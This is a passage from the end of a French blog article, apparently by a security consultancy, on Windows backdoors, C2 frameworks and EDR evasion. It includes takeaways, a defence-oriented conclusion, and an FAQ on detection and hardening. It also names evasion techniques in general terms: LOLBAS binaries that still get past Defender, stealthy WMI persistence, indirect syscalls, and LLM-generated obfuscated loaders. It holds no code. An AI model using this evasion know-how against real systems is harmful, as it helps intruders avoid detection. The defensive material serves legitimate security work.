L'utilisation des LLM pour assister la génération de payloads obfusqués est une réalité documentée en 2026. Les frameworks d'attaque assistés par IA permettent de générer des variations de shellcode loaders, de créer des profils Malleable C2 personnalisés et d'automatiser le contournement de certaines règles YARA. La contre-mesure côté défense : les EDR intègrent désormais des modèles de détection comportementale entraînés sur ces patterns générés automatiquement. Le bras de fer entre IA offensive et IA défensive est le nouveau terrain de jeu de la sécurité offensive. L'article sur l'IA assistée pour le hacking et la génération de payloads approfondit ce sujet.

Points clés à retenir

- En 2026, les payloads msfvenom bruts sont détectés immédiatement — la personnalisation du staging est indispensable
- Les frameworks C2 modernes (Cobalt Strike, Sliver, Havoc) contournent les EDR via des profils réseau personnalisés et des techniques mémoire avancées
- LOLBAS reste efficace dans des environnements sans EDR ou avec des politiques AppLocker mal configurées
- Les syscalls directs et indirects contournent les hooks userland des EDR — la détection se déplace vers le niveau kernel (ETW)
- Sleep obfuscation et PE header stomping contrecarrent l'analyse mémoire dynamique par Volatility/malfind
- Sysmon EventIDs 8 (CreateRemoteThread), 10 (ProcessAccess) et 25 (ProcessTampering) sont les détecteurs clés du process injection
- La persistance via WMI event subscriptions est la plus furtive nativement — non loggée sans configuration Sysmon spécifique
- L'infrastructure C2 avec redirecteurs et domaines catégorisés est le standard OPSEC minimal pour un engagement professionnel

Conclusion et Perspectives 2026

Le landscape des backdoors Windows en 2026 est un reflet fidèle de la course permanente entre attaquants et défenseurs. Les techniques présentées dans ce guide — des reverse shells basiques aux implants C2 avec indirect syscalls — illustrent un principe fondamental : chaque couche de sécurité ajoutée par les défenseurs génère une nouvelle technique d'évasion côté offensif. Ce n'est pas une raison pour se décourager côté Blue Team. C'est au contraire une invitation à adopter une approche de **défense en profondeur** couplée à une **threat intelligence** basée sur MITRE ATT&CK. La télémétrie Sysmon, les règles ASR de MDE, et l'analyse comportementale réseau constituent aujourd'hui la combinaison défensive la plus efficace contre les techniques documentées ici.

Ce que je retiens de mes engagements récents : les cibles les mieux protégées ne sont pas celles qui ont le plus de produits de sécurité empilés, mais celles qui ont une visibilité maximale sur leurs endpoints et une équipe capable de corréler les signaux faibles. Un Sysmon bien configuré et un SIEM actif valent mieux qu'un EDR premium mal déployé.

Sources et références : MITRE ATT&CK · ANSSI

Questions Fréquentes

Comment détecter une backdoor active sur Windows Server 2025 ?

La détection d'une backdoor active repose sur plusieurs approches complémentaires. Au niveau endpoint : Sysmon EventID 3 (connexions réseau anormales), EventID 8 (CreateRemoteThread), EventID 25 (ProcessTampering). Au niveau réseau : analyse du beaconing (connexions régulières vers des IP/domaines externes), corrélation des User-Agents, détection de tunnels DNS. En forensique mémoire : Volatility malfind identifie les régions RWX injectées, pe_check détecte le PE stomping. Windows Defender for Endpoint fournit nativement une détection comportementale et des alertes pour la majorité des techniques documentées. La combinaison Sysmon + SIEM (Splunk, Microsoft Sentinel) + règles Sigma couvre un large spectre de techniques ATT&CK.

Quelle différence entre Cobalt Strike, Sliver et Havoc C2 en 2026 ?

Cobalt Strike est le standard commercial (~$3500/an) avec la meilleure maturité, une communauté massive de profils Malleable C2 et une intégration ecosystem exceptionnelle — mais sa licence et ses signatures sont bien connues des équipes de threat hunting. Sliver (BishopFox, open source, Go) est cross-platform, moderne, avec support WireGuard et DNS-over-HTTPS — idéal pour les équipes cherchant une alternative gratuite robuste. Havoc (open source, C/C++/Go) propose les techniques les plus avancées (indirect syscalls, sleep masking Ekko/Foliage) et est devenu la référence open source pour l'évasion EDR avancée. Le choix dépend du budget, du niveau de maturité EDR de la cible, et des compétences de l'opérateur.

Les techniques LOLBAS sont-elles encore efficaces contre Windows Defender en 2026 ?

L'efficacité des techniques LOLBAS dépend du niveau de protection déployé. Avec seulement Windows Defender Antivirus (sans MDE Plan 2), certaines techniques comme certutil pour le download ou regsvr32 pour l'exécution de SCT restent partiellement efficaces. Avec Microsoft Defender for Endpoint et les règles ASR activées, la grande majorité est bloquée ou alertée. Cependant, des combinaisons moins documentées ou des binaires moins surveillés (MSBuild, msiexec avec arguments custom, Wmic) gardent une surface d'attaque résiduelle. La référence lolbas-project.github.io liste chaque binaire avec son niveau de détection actuel. L'approche LOLBAS est désormais plus utile en phase de post-exploitation discrète qu'en accès initial face à un EDR moderne.

Comment sécuriser Windows Server 2025 contre les backdoors C2 ?

La hardening Windows Server 2025 contre les backdoors C2 repose sur plusieurs axes : activer et configurer Windows Defender for Endpoint avec toutes les règles ASR, déployer Sysmon avec un profil éprouvé (SwiftOnSecurity), implémenter un pare-feu sortant restrictif (whitelist des flux légitimes uniquement), activer Credential Guard et Windows Defender Credential Guard pour protéger LSASS, configurer AppLocker ou WDAC (Windows Defender Application Control) en

mode allowlist, superviser les tâches planifiées et services via des baselines (Microsoft Security Compliance Toolkit), et activer l'audit des named pipes. La segmentation réseau et le principe du moindre privilège complètent cette défense en profondeur.

Qu'est-ce que le process hollowing et comment le détecter ?

Le process hollowing est une technique d'injection où un processus légitime (notepad.exe, svchost.exe) est créé en état suspendu, sa mémoire originale est effacée via NtUnmapViewOfSection, puis remplacée par un payload malveillant avant que le thread principal ne reprenne. Le processus dans le gestionnaire des tâches semble légitime mais exécute du code malveillant. Sa détection repose sur Sysmon EventID 25 (ProcessTampering, détecte les remapping mémoire suspects), EventID 8 (CreateRemoteThread si la technique utilise un thread remote), l'analyse des PEB (Process Environment Block) avec Volatility (discordance entre le chemin binaire et le code exécuté), et les règles comportementales MDE qui détectent la création de processus suspendus suivie d'accès mémoire inhabituels.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr